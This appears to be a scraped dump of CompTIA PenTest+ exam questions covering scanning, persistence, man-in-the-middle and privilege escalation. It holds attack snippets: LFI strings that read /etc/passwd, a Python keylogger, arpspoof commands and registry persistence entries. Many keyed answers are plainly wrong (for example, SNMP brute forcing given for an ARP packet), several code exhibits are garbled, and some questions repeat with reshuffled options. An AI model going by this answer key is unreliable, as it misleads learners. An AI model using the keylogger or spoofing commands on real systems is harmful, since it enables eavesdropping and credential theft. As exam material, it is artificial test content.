

# CompTIA.PT0-001.v2021-12-21.q123

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## NEW QUESTION: 1

A penetration tester identifies the following findings during an external vulnerability scan:

Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server 2012 host found	21

Which of the following attack strategies should be prioritized from the scan results above?

- A. Weak password management practices may be employed.
- B. Obsolete software may contain exploitable components.
- C. Web server configurations may reveal sensitive information.
- D. Cryptographically weak protocols may be intercepted.

**Answer: C** ([LEAVE A REPLY](#))

## NEW QUESTION: 2

A web server is running PHP, and a penetration tester is using LFI to execute commands by passing parameters through the URL. This is possible because server logs were poisoned to execute the PHP system ( ) function. Which of the following would retrieve the contents of the passwd file?

- A. "&CMD\_cat /etc/passwd--&id=34"
- B. "&CMD=cat ../../../../etc/passwd7id=34"
- C. "&system(CMD) "cat /etc/passwd&id=34"
- D. "&CMD=cat / etc/passwd%&id= 34"

**Answer: A** ([LEAVE A REPLY](#))

## NEW QUESTION: 3

Click the exhibit button.

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```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Root page / redirects to: login.php
+ NO CGI Directorities found (use '-C all' to force check
all possible dirs.)
+ File/dir '/' in robots.txt returned a non-forbidden or
redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually
viewed,
+ Apache/2.2.8 appears to be outdated {current is at least
Apache/2.2.22}. Apache 1.3.42 (final release) and 2.0.64
are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the
host is vulnerable to XST
+ OSVDB-3268: /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available
remotely.
+ OSVDB-12184: /dvwa index.php?=-PHP88B5F22A0-3C92-11d3-
A3A9-4C7B0BC10000: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-3092: /dvwa/login/: This might be interesting...
+ OSVDB-3268: /dvwa/docs/: Directory indexing found.
+ OSVDB-3092: /dvwa/CHANGELOG.txt: A changelog was found.
+ /dvwa/login.php: Admin login page/section found.
+ OSVDB-: /dvwa/?-s: PHP allows retrieval of the source
code via -s parameter, and may allow command execution. See
http://www.kb.cert.org/vuls/id/520827
+ OSVDB-: /dvwa/login.php?-s: PHP allows retrieval of the
source code via -s parameter, and may allow command
execution. See http://www.kb.cert.org/vuls/id/520827
+ 6545 items checked: 10 error(s) and 14 item(s) reported
on remote host
-----
+ End Time:          2012-12-03   01:33:07   (GMT0)   (224
seconds)
+ 1 host (s) tested
```

Given the Nikto vulnerability, scan output shown in the exhibit, which of the following exploitation techniques might be used to exploit the target system? (Choose two.)

- A. SQL injection
- B. Cross-site request forgery
- C. Login credential brute-forcing
- D. Session hijacking

E. Arbitrary code execution

**Answer: C,D ([LEAVE A REPLY](#))**

#### **NEW QUESTION: 4**

A company requested a penetration tester review the security of an in-house-developed Android application.

The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST?

(Select TWO)

- A. Re-sign the APK
- B. Decompile
- C. Convert to JAR
- D. Cross-compile the application
- E. Attach to ADB
- F. Convert JAR files to DEX

**Answer: ([SHOW ANSWER](#))**

#### **NEW QUESTION: 5**

A security analyst was provided with a detailed penetration report, which was performed against the organization's DMZ environment. It was noted on the report that a finding has a CVSS base score of 10.0.

Which of the following levels of difficulty would be required to exploit this vulnerability?

- A. Very difficult; perimeter systems are usually behind a firewall.
- B. Somewhat difficult; would require significant processing power to exploit.
- C. Trivial; little effort is required to exploit this finding.
- D. Impossible; external hosts are hardened to protect against attacks.

**Answer: C ([LEAVE A REPLY](#))**

Explanation

Reference <https://nvd.nist.gov/vuln-metrics/cvss>

#### **NEW QUESTION: 6**

During testing, a critical vulnerability is discovered on a client's core server. Which of the following should be the NEXT action?

- A. Take the target offline so it cannot be exploited by an attacker.
- B. Complete all findings, and then submit them to the client.
- C. Disable the network port of the affected service.
- D. Promptly alert the client with details of the finding.

**Answer: ([SHOW ANSWER](#))**

#### **NEW QUESTION: 7**

A software developer wants to test the code of an application for vulnerabilities. Which of the following processes should the software developer perform?

- A. Vulnerability scan
- B. Static scan
- C. Dynamic scan
- D. Compliance scan

Answer: ([SHOW ANSWER](#))

**NEW QUESTION: 8**

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python  
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Code segment	Output
<code>s[4:8]</code>	<input type="text"/> <span>iita</span> <span>imda</span>
<code>s[4:12:2]</code>	<input type="text"/> <span>inis</span> <span>nist</span>
<code>s[3::-1]</code>	<input type="text"/> <span>nsrt</span> <span>rota</span>
<code>s[-7:-2]</code>	<input type="text"/> <span>snmA</span> <span>trat</span>

Answer:

Code segment	Output
s[4:8]	<input type="text"/> iita imdA
s[4:12:2]	<input type="text"/> imis nist
s[3::-1]	<input type="text"/> nsrt rota
s[-7:-2]	<input type="text"/> snmA trat

Explanation

Nsrt

Snma

Trat

Imda

### NEW QUESTION: 9

DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

```
Drag and Drop Options

self.ports {
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()
}

for $PORT in $PORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

exec_scan(sys.argv[1], $PORTS)
run_scan(sys.argv[1], ports)

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

port_scan(sys.argv[1], ports)

/usr/bin/bash
```

```
Immutables

import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

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Answer:

Drag and Drop Options

```

self.ports {
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()
}

for $PORT in $PORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()
}

exec_scan(sys.argv[1], $PORTS)
run_scan(sys.argv[1], ports)
for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()
}

port_scan(sys.argv[1], ports)
/usr/bin/bash

```

try:  
s.connect((ip, port))  
print("%s:%s - OPEN" % (ip, port))  
except socket.timeout  
print("%s:%s - TIMEOUT" % (ip, port))  
except socket.error as e:  
print("%s:%s - CLOSED" % (ip, port))  
finally:  
s.close()

import  
import  
except socket.error as e:  
for port in ports:  
try:  
s.connect((ip, port))  
print("%s:%s - OPEN" % (ip, port))  
except socket.timeout  
print("%s:%s - TIMEOUT" % (ip, port))  
except socket.error as e:  
print("%s:%s - CLOSED" % (ip, port))  
finally:  
s.close()

/usr/bin/bash

exec\_scan(sys.argv[1], \$PORTS)  
run\_scan(sys.argv[1], ports)  
for port in ports:  
try:  
s.connect((ip, port))  
print("%s:%s - OPEN" % (ip, port))  
except socket.timeout  
print("%s:%s - TIMEOUT" % (ip, port))  
except socket.error as e:  
print("%s:%s - CLOSED" % (ip, port))  
finally:  
s.close()  
port\_scan(sys.argv[1], ports)  
/usr/bin/bash

### NEW QUESTION: 10

A security consultant finds a folder in "C VProgram Files" that has writable permission from an unprivileged user account Which of the following can be used to gam higher privileges?

- A. DLL hijacking
- B. VM sandbox escape
- C. Retrieving credentials in LSASS
- D. Retrieving the SAM database
- E. Kerberoasting

**Answer: C ([LEAVE A REPLY](#))**

**NEW QUESTION: 11**

An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email in hopes the Chief Executive Officer (CEO) logs in to obtain the CEO's login credentials.

- A. Elicitation attack
- B. Impersonation attack
- C. Spear phishing attack
- D. Drive-by download attack

**Answer: A ([LEAVE A REPLY](#))**

Explanation/Reference: <https://www.social-engineer.org/framework/influencing-others/elicitation/>

**NEW QUESTION: 12**

A penetration tester ran the following Nmap scan on a computer

```
nmap -sV 192.168.1.5
```

The organization said it had disabled Telnet from its environment. However, the results of the Nmap scan show port 22 as closed and port 23 as open to SSH. Which of the following is the BEST explanation for what happened?

- A. Nmap results contain a false positive for port 23.
- B. Port 22 was filtered.
- C. The organization failed to disable Telnet.
- D. The service is running on a non-standard port.

**Answer: D ([LEAVE A REPLY](#))**

**NEW QUESTION: 13**

After establishing a shell on a target system, Joe, a penetration tester is aware that his actions have not been detected. He now wants to maintain persistent access to the machine. Which of the following methods would be MOST easily detected?

- A. Run a zero-day exploit.
- B. Obtain cleartext credentials of the compromised user.
- C. Create a new domain user with a known password.
- D. Modify a known boot time service to instantiate a call back.

**Answer: ([SHOW ANSWER](#))**

**NEW QUESTION: 14**

After performing a security assessment for a firm, the client was found to have been billed for the time the client's test environment was unavailable. The Client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?

- A. BRA - should be BPA
- B. EULA

- C. SOW
- D. NDA

Answer: ([SHOW ANSWER](#))

**NEW QUESTION: 15**

A penetration tester observes that the content security policy header is missing during a web application penetration test.

Which of the following techniques would the penetration tester MOST likely perform?

- A. Command injection attack
- B. Clickjacking attack
- C. Directory traversal attack
- D. Remote file inclusion attack

Answer: **C** ([LEAVE A REPLY](#))

References: <https://geekflare.com/http-header-implementation/>

**NEW QUESTION: 16**

A penetration tester generates a report for a host-based vulnerability management agent that is running on a production web server to gather a list of running processes. The tester receives the following information.

PID	USER	PR	NI	VRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
1327	root	30	10	320204	12848	4776	R	23.6	0.1	0:06.60	urlgrabber-ext -
750	dbus	20	0	16752	3692	1448	S	0.3	0.0	0:01.71	dbus-daemon
1	root	20	0	193704	6836	4060	S	0.0	0.0	0:02.82	systemd
4792	root	20	0	82632	22176	6836	S	50.4	42.1	9:01.23	apache2

Which of the following processes MOST likely demonstrates a lack of best practices?

- A. urlgrabber-ext
- B. apache2
- C. dbus-daemon
- D. systemd

Answer: **C** ([LEAVE A REPLY](#))

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**NEW QUESTION: 17**

A security assessor is attempting to craft specialized XML files to test the security of the parsing functions during ingest into a Windows application.

Before beginning to test the application, which of the following should the assessor request from the organization?

- A. An applicable XSD file
- B. Sample SOAP messages
- C. A protocol fuzzing utility
- D. The REST API documentation

**Answer: A (LEAVE A REPLY)**

### NEW QUESTION: 18

Click the exhibit button.

```
Wireshark · Packet 58 · wireshark_pcapng_any_20171013094032_F0v1UF
```

---

```
▼ Frame 58: 62 bytes on wire (496 bits). 62 bytes captured (495 bits) on interface 0
  Interface id: 0 (any)
  Encapsulation type: Linux cooked-mode capture (25)
  Arrival Time: Oct 13, 2017 09:42:06.031803085 EDT
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1507902126.031803085 seconds
  [Time delta from previous captured frame: 0.363170553 seconds]
  [Time delta from previous displayed frame: 0.363170553 seconds]
  [Time since references or first frame: 93/693209117 seconds]
  Frame Number: 58
  Frame Length: 62 bytes (496 bits)
  Capture Length: 62 bytes (496 bits)
  [Frame is marked: True]
  [Frame is ignored: False]
  [Protocols in frame:
  [Coloring Rule Name:
  [Coloring Rule String:
  ▼ Linux cooked capture
    Packet type: Broadcast (1)
    Link-layer address type: 1
    Link-layer address length: 6
    Source: Dell_88:d9:9b (5c:26:0a:88:d9:9b)
    Protocol (0x0806)
    Padding: 00000000000000000000000000000000
  ▼
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: Dell_88:d9:9b (5c:2b:0a:88:d9:9b)
    Sender IP address: 192.168.1.4
    Target MAC address: 00: 00: 00: 00: 00: 00 (00: 00: 00: 00: 00: 00)
    Target IP address: 192.168.1.1
```

A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network. Which of the following types of attacks should the tester stop?

- A. SNMP brute forcing
- B. DNS cache poisoning

- C. SMTP relay
- D. ARP spoofing

**Answer: A ([LEAVE A REPLY](#))**

**NEW QUESTION: 19**

A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?

- A. Password brute forcing to log into the host
- B. Pass the hash to relay credentials
- C. Session hijacking to impersonate a system account
- D. RID cycling to enumerate users and groups

**Answer: D ([LEAVE A REPLY](#))**

**NEW QUESTION: 20**

Which of the following is the reason why a penetration tester would run the `chkconfig --del servicename` command at the end of an engagement?

- A. To remove the persistence
- B. To check for persistence
- C. To report persistence
- D. To enable penitence

**Answer: ([SHOW ANSWER](#))**

**NEW QUESTION: 21**

Given the following script:

```
import pyHook, pythoncom, logging, sys

f="f.txt"
def OnKeyboardEvent (event):
    logging.basicConfig (filename=f, level=logging.DEBUG, format='% (messages)')
    chr (event.Ascii)
    logging.log (10, chr (event.Ascii))
    return True

hm = pyHook.HookManager ()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard ()
pythoncom.PumpMessages ()
```

Which of the following BEST describes the purpose of this script?

- A. Event collection
- B. Log collection
- C. Keystroke monitoring
- D. Debug message collection

**Answer: C ([LEAVE A REPLY](#))**

**NEW QUESTION: 22**

Which of the following tools would a penetration tester leverage to conduct OSINT? (Select TWO).

- A. Shodan
- B. SET
- C. BeEF
- D. Wireshark
- E. Maltego
- F. Dynamo

**Answer:** ([SHOW ANSWER](#))

References: <https://resources.infosecinstitute.com/top-five-open-source-intelligence-osint-tools/#gref>

### **NEW QUESTION: 23**

A penetration tester is performing a code review. Which of the following testing techniques is being performed?

- A. Dynamic analysis
- B. Fuzzing analysis
- C. Static analysis
- D. Run-time analysis

**Answer:** C ([LEAVE A REPLY](#))

Reference:

<https://smartbear.com/learn/code-review/what-is-code-review/>

### **NEW QUESTION: 24**

Instructions:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the reset all button.

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

### Drag and Drop Options

```
#!/usr/bin/ruby

for SPORT in SPORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))
```

### Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if_name_ = '_min_':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting..')
        exit(1)
    else:

```

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**Answer:**

### Drag and Drop Options

```
#!/usr/bin/ruby

for SPORT in SPORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))
```

### Immutables

#!/usr/bin/ruby

```
import socket
import sys

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

    for port in ports:
        try:
            s.connect((ip, port))
            print("%s:%s - OPEN" % (ip, port))

        except socket.timeout:
            print("%s:%s - TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s - CLOSED" % (ip, port))

        finally:
            s.close()

run_scan(sys.argv[1], ports)
```

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**NEW QUESTION: 25**

While trying to maintain persistence on a Windows system with limited privileges, which of the following registry keys should the tester use?

- A. HKEY\_CLASSES\_ROOT
- B. HKEY\_LOCAL\_MACHINE
- C. HKEY\_CURRENT\_USER
- D. HKEY\_CURRENT\_CONFIG

**Answer: C (LEAVE A REPLY)**

Explanation/Reference: <https://www.redcanary.com/blog/windows-registry-attacks-threat-detection/>

**NEW QUESTION: 26**

A penetration tester has gained access to a marketing employee's device. The penetration tester wants to ensure that if the access is discovered, control of the device can be regained. Which of the following actions should the penetration tester use to maintain persistence to the device? (Select TWO.)

- A. Create a schedule task to call C:\windows\system32\drivers\etc\hosts.
- B. Place an entry in HKLM\Software\Microsoft\CurrentVersion\Run to call au57d.ps1.
- C. Place an entry for RTAudio in HKLM\CurrentControlSet\Services\RTAudio.
- D. Create a fake service in Windows called RTAudio to execute manually.
- E. Place a script in C:\users\%username%\local\appdata\roaming\temp\au57d.ps1.
- F. Place an entry in C:\windows\system32\drivers\etc\hosts for 12.17.20.10 badcomptia.com.

**Answer: B,C (LEAVE A REPLY)**

**NEW QUESTION: 27**

A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL:

`http://www.company-site.com/about.php?i=_V_V_V_V_VetcVpasswd`

Which of the following attack types is MOST likely to be the vulnerability?

- A. User enumeration
- B. Remote file inclusion
- C. Cross-site scripting
- D. Directory traversal

**Answer: (SHOW ANSWER)**

**NEW QUESTION: 28**

A penetration tester is performing a black box assessment on a web-based banking application. The tester was only provided with a URL to the login page. Give the below code and output

```
Import requests from BeautifulSoup import BeautifulSoup request = requests.get
```

```
("https://www.bank.com/admin") respHeaders, respBody = request[0]. Request[1] if
respHeader.statuscode == 200:
soup = BeautifulSoup (respBody)
soup = soup.findAll ("div", ("type" : "hidden"))
print respHeader. StatusCode, StatusMessage
else:
print respHeader. StatusCode, StatusMessage
Output: 200 OK
```

Which of the following is the tester intending to do?

- A. Analyze HTTP response code
- B. Scrape the page for hidden fields
- C. Horizontally escalate privileges
- D. Search for HTTP headers

**Answer: ([SHOW ANSWER](#))**

#### **NEW QUESTION: 29**

A malicious user wants to perform an MITM attack on a computer. The computer network configuration is given below:

IP: 192.168.1.20

NETMASK: 255.255.255.0

DEFAULT GATEWAY: 192.168.1.254

DHCP: 192.168.1.253

DNS: 192.168.10.10, 192.168.20.10

Which of the following commands should the malicious user execute to perform the MITM attack?

- A. arpspoof -c both -r -t 192.168.1.1 192.168.1.20
- B. arpspoof -t 192.168.1.20 192.168.1.254
- C. arpspoof -c both -t 192.168.1.20 192.168.1.253
- D. arpspoof -r -t 192.168.1.253 192.168.1.20

**Answer: ([SHOW ANSWER](#))**

Reference:

<https://www.hackers-arise.com/single-post/2017/07/25/Man-the-Middle-MiTM-Attack-with-ARPspoofing>

#### **NEW QUESTION: 30**

A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack. Which of the following remediation steps should be recommended? (Select THREE)

- A. Install a security information event monitoring solution.
- B. Upgrade the cipher suite used for the VPN solution
- C. Increase password complexity requirements

- D. Install an intrusion prevention system
- E. Prevent members of the IT department from interactively logging in as administrators
- F. Mandate all employees take security awareness training
- G. Implement two-factor authentication for remote access

**Answer: C,F,G (LEAVE A REPLY)**

#### **NEW QUESTION: 31**

A vulnerability scan identifies that an SSL certificate does not match the hostname; however, the client disputes the finding. Which of the following techniques can the penetration tester perform to adjudicate the validity of the findings?

- A. Ensure the scanner can make outbound DNS requests.
- B. Ensure the scanner is configured to perform ARP resolution.
- C. Ensure the scanner is configured to analyze IP hosts.
- D. Ensure the scanner has the proper plug -ins loaded.

**Answer: A (LEAVE A REPLY)**

Explanation/Reference:

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#### **NEW QUESTION: 32**

The following command is run on a Linux file system:

```
Chmod 4111 /usr/bin/sudo
```

Which of the following issues may be exploited now?

- A. Kernel vulnerabilities
- B. Unquoted service path
- C. Sticky bits
- D. Misconfigured sudo

**Answer: (SHOW ANSWER)**

#### **NEW QUESTION: 33**

A security consultant found a SCADA device in one of the VLANs in scope. Which of the following actions would BEST create a potentially destructive outcome against device?

- A. Launch an SMB exploit against the device.
- B. Launch an SNMP password brute force attack against the device.

- C. Launch a Nessus vulnerability scan against the device.
- D. Launch a DNS cache poisoning attack against the device.

**Answer: B ([LEAVE A REPLY](#))**

#### **NEW QUESTION: 34**

A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

- A. Advanced persistent threat
- B. Script kiddie
- C. Hactivist
- D. Organized crime

**Answer: B ([LEAVE A REPLY](#))**

Reference

<https://www.sciencedirect.com/topics/computer-science/disgruntled-employee>

#### **NEW QUESTION: 35**

A penetration tester used an ASP.NET web shell to gain access to a web application, which allowed the tester to pivot in the corporate network.

Which of the following is the MOST important follow-up activity to complete after the tester delivers the report?

- A. Removing tester-created credentials
- B. Presenting attestation of findings
- C. Documenting lessons learned
- D. Obtaining client acceptance
- E. Removing shells

**Answer: B ([LEAVE A REPLY](#))**

#### **NEW QUESTION: 36**

A malicious user wants to perform an MITM attack on a computer. The computer network configuration is given below:

IP: 192.168.1.20

NETMASK: 255.255.255.0

DEFAULT GATEWAY: 192.168.1.254

DHCP: 192.168.1.253

DNS: 192.168.10.10, 192.168.20.10

Which of the following commands should the malicious user execute to perform the MITM attack?

- A. arpspoof -c both -r -t 192.168.1.1 192.168.1.20
- B. arpspoof -t 192.168.1.20 192.168.1.254
- C. arpspoof -c both -t 192.168.1.20 192.168.1.253
- D. arpspoof -r -t 192.168.1.253 192.168.1.20

**Answer: B ([LEAVE A REPLY](#))**

Explanation

Explanation/Reference: <https://www.hackers-arise.com/single-post/2017/07/25/Man-the-Middle-MiTM-Attack-with-ARPspoofing>

**NEW QUESTION: 37**

Which of the following commands starts the Metasploit database?

- A. msfconsole
- B. workspace
- C. msfvenom
- D. db\_init
- E. db\_connect

**Answer: ([SHOW ANSWER](#))**

References:

<https://www.offensive-security.com/metasploit-unleashed/msfconsole/>

**NEW QUESTION: 38**

Click the exhibit button.

```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Root page / redirects to: login.php
+ NO CGI Directorities found (use '-C all' to force check
all possible dirs.)
+ File/dir '/' in robots.txt returned a non-forbidden or
redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually
viewed,
+ Apache/2.2.8 appears to be outdated {current is at least
Apache/2.2.22}. Apache 1.3.42 (final release) and 2.0.64
are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the
host is vulnerable to XST
+ OSVDB-3268: /dwa/config/: Directory indexing found.
+ /dwa/config/: Configuration information may be available
remotely.
+ OSVDB-12184: /dwa index.php?=PHP88B5F22A0-3C92-11d3-
A3A9-4C7B0BC10000: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-3092: /dwa/login/: This might be interesting..
+ OSVDB-3268: /dwa/docs/: Directory indexing found.
+ OSVDB-3092: /dwa/CHANGELOG.txt: A changelog was found.
+ /dwa/login.php: Admin login page/section found.
+ OSVDB-: /dwa/?-s: PHP allows retrieval of the source
code via -s parameter, and may allow command execution. See
http://www.kb.cert.org/vuls/id/520827
+ OSVDB-: /dwa/login.php?-s: PHP allows retrieval of the
source code via -s parameter, and may allow command
execution. See http://www.kb.cert.org/vuls/id/520827
+ 6545 items checked: 10 error(s) and 14 item(s) reported
on remote host
-----
+ End Time:          2012-12-03  01:33:07  (GMT0)  (224
seconds)
+ 1 host (s) tested
```

Given the Nikto vulnerability, scan output shown in the exhibit, which of the following exploitation techniques might be used to exploit the target system? (Choose two.)

- A. Arbitrary code execution
- B. Login credential brute-forcing
- C. SQL injection
- D. Cross-site request forgery

E. Session hijacking

**Answer: B,E ([LEAVE A REPLY](#))**

**NEW QUESTION: 39**

Which of the following CPU registers does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

- A. Stack pointer register
- B. Index pointer register
- C. Stack base pointer
- D. Destination index register

**Answer: A ([LEAVE A REPLY](#))**

Explanation/Reference:

Reference: <http://www.informit.com/articles/article.aspx?p=704311&seqNum=3>

**NEW QUESTION: 40**

A penetration tester is utilizing social media to gather information about employees at a company. The tester has created a list of popular words used in employee profiles. For which of the following types of attack would this information be used?

- A. Exploit chaining
- B. Session hijacking
- C. Dictionary
- D. Karma

**Answer: B ([LEAVE A REPLY](#))**

**NEW QUESTION: 41**

After an Nmap NSE scan, a security consultant is seeing inconsistent results while scanning a host. Which of the following is the MOST likely cause?

- A. Services are not listening
- B. The network administrator shut down services
- C. The host was not reachable
- D. A firewall/IPS blocked the scan

**Answer: ([SHOW ANSWER](#))**

**NEW QUESTION: 42**

A penetration tester reviews the scan results of a web application. Which of the following vulnerabilities is MOST critical and should be prioritized for exploitation?

- A. Stored XSS
- B. Fill path disclosure
- C. Expired certificate
- D. Clickjacking

**Answer: A ([LEAVE A REPLY](#))**

Explanation/Reference:

References [https://www.owasp.org/index.php/Top\\_10\\_2010-A2-Cross-Site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS))

### NEW QUESTION: 43

After successfully enumerating users on an Active Directory domain controller using enum4linux a penetration tester wants to conduct a password-guessing attack Given the below output:

```
enum4linux_output.txt:
Starting enum4linux v0.8.2 ( https://lars.portcullis.co.uk/application/enum4linux/ ) on Mon Feb 5 11:36:22 2018
---- Users on 192.168.2.55 ----
index: 0x1 RID: 0x1f4 acb: 0x210 Account: Administrator Name: Built-in account for administering the computer/domain
index 0x2 RID: 0x3ee acb: 0x10 Account: test Name: test Desc:
index 0x3 RID: 0x3ed acb: 0x215 Account: Guest Name: Guest Desc: Built-in account for guest access to the computer/domain
index 0x4: RID: 0x1f5 acb: 0x214 Account: Test_User Name: Test_User Account: Desc:

user:[Administrator] rid:[0x1f4]
user:[test] rid:[0x3ee]
user:[Guest] rid:[0x3ed]
user:[Test_User] rid:[0x1f5]
```

Which of the following can be used to extract usernames from the above output prior to conducting the attack?

- A. `cut -d: -f2 enum4linux_output.txt | awk '{print $2}' | cut -d: -f1 > usernames.txt`
- B. `cat enum4linux_output.txt > grep -v user | sed 's/[/] | sed 's/[/] 2> usernames.txt`
- C. `grep -i rid v< enum4linux_output.txt | cut -d: -f2 | cut -d] -f1 > usernames.txt`
- D. `grep user enum4linux_output.txt | awk '{print $1}' | cut -d[ -f2 | cut -d] -f1 > username.txt`

**Answer: D (LEAVE A REPLY)**

### NEW QUESTION: 44

A penetration tester executes the following commands:

```
C:\>%userprofile%\jtr.exe
This program has been blocked by group policy.
C:\>accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr version 3.2...
jtr>
```

Which of the following is a local host vulnerability that the attacker is exploiting?

- A. Insecure file permissions
- B. Application whitelisting
- C. Shell escape
- D. Writable service

**Answer: (SHOW ANSWER)**

Explanation/Reference: <https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr>

**NEW QUESTION: 45**

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

Least to most complex

1		zv3rl0ry
2		Zverlory
3		Zverl0ry
4		Zv3r!0ry

CompTIA

**Answer:**

Least to most complex

1	Zverlory	zv3rl0ry
2	Zverl0ry	Zverlory
3	zv3rl0ry	Zverl0ry
4	Zv3r!0ry	Zv3r!0ry

CompTIA

Explanation

- 1.) Zverlory
- 2.) Zverl0ry

3.) zv3r!0ry

4.) Zv3r!0ry

**NEW QUESTION: 46**

A company planned for and secured the budget to hire a consultant to perform a web application penetration test. Upon discovered vulnerabilities, the company asked the consultant to perform the following tasks:

\* Code review

\* Updates to firewall setting

A. Risk acceptance

B. Threat prevention

C. Scope creep

D. Post-mortem review

**Answer: A ([LEAVE A REPLY](#))**

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**NEW QUESTION: 47**

Black box penetration testing strategy provides the tester with:

A. a network diagram

B. privileged credentials

C. a target list

D. source code

**Answer: ([SHOW ANSWER](#))**

**NEW QUESTION: 48**

A penetration tester directly connects to an internal network. Which of the following exploits would work BEST for quick lateral movement within an internal network?

A. Launch dictionary attacks on RDP.

B. Conduct a whaling campaign.

C. Poison LLMNR and NBNS requests.

D. Crack password hashes in /etc/shadow for network authentication.

**Answer: D ([LEAVE A REPLY](#))**

### NEW QUESTION: 49

During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikatz. Which of the following registry changes would allow for credential caching in memory?

A)

```
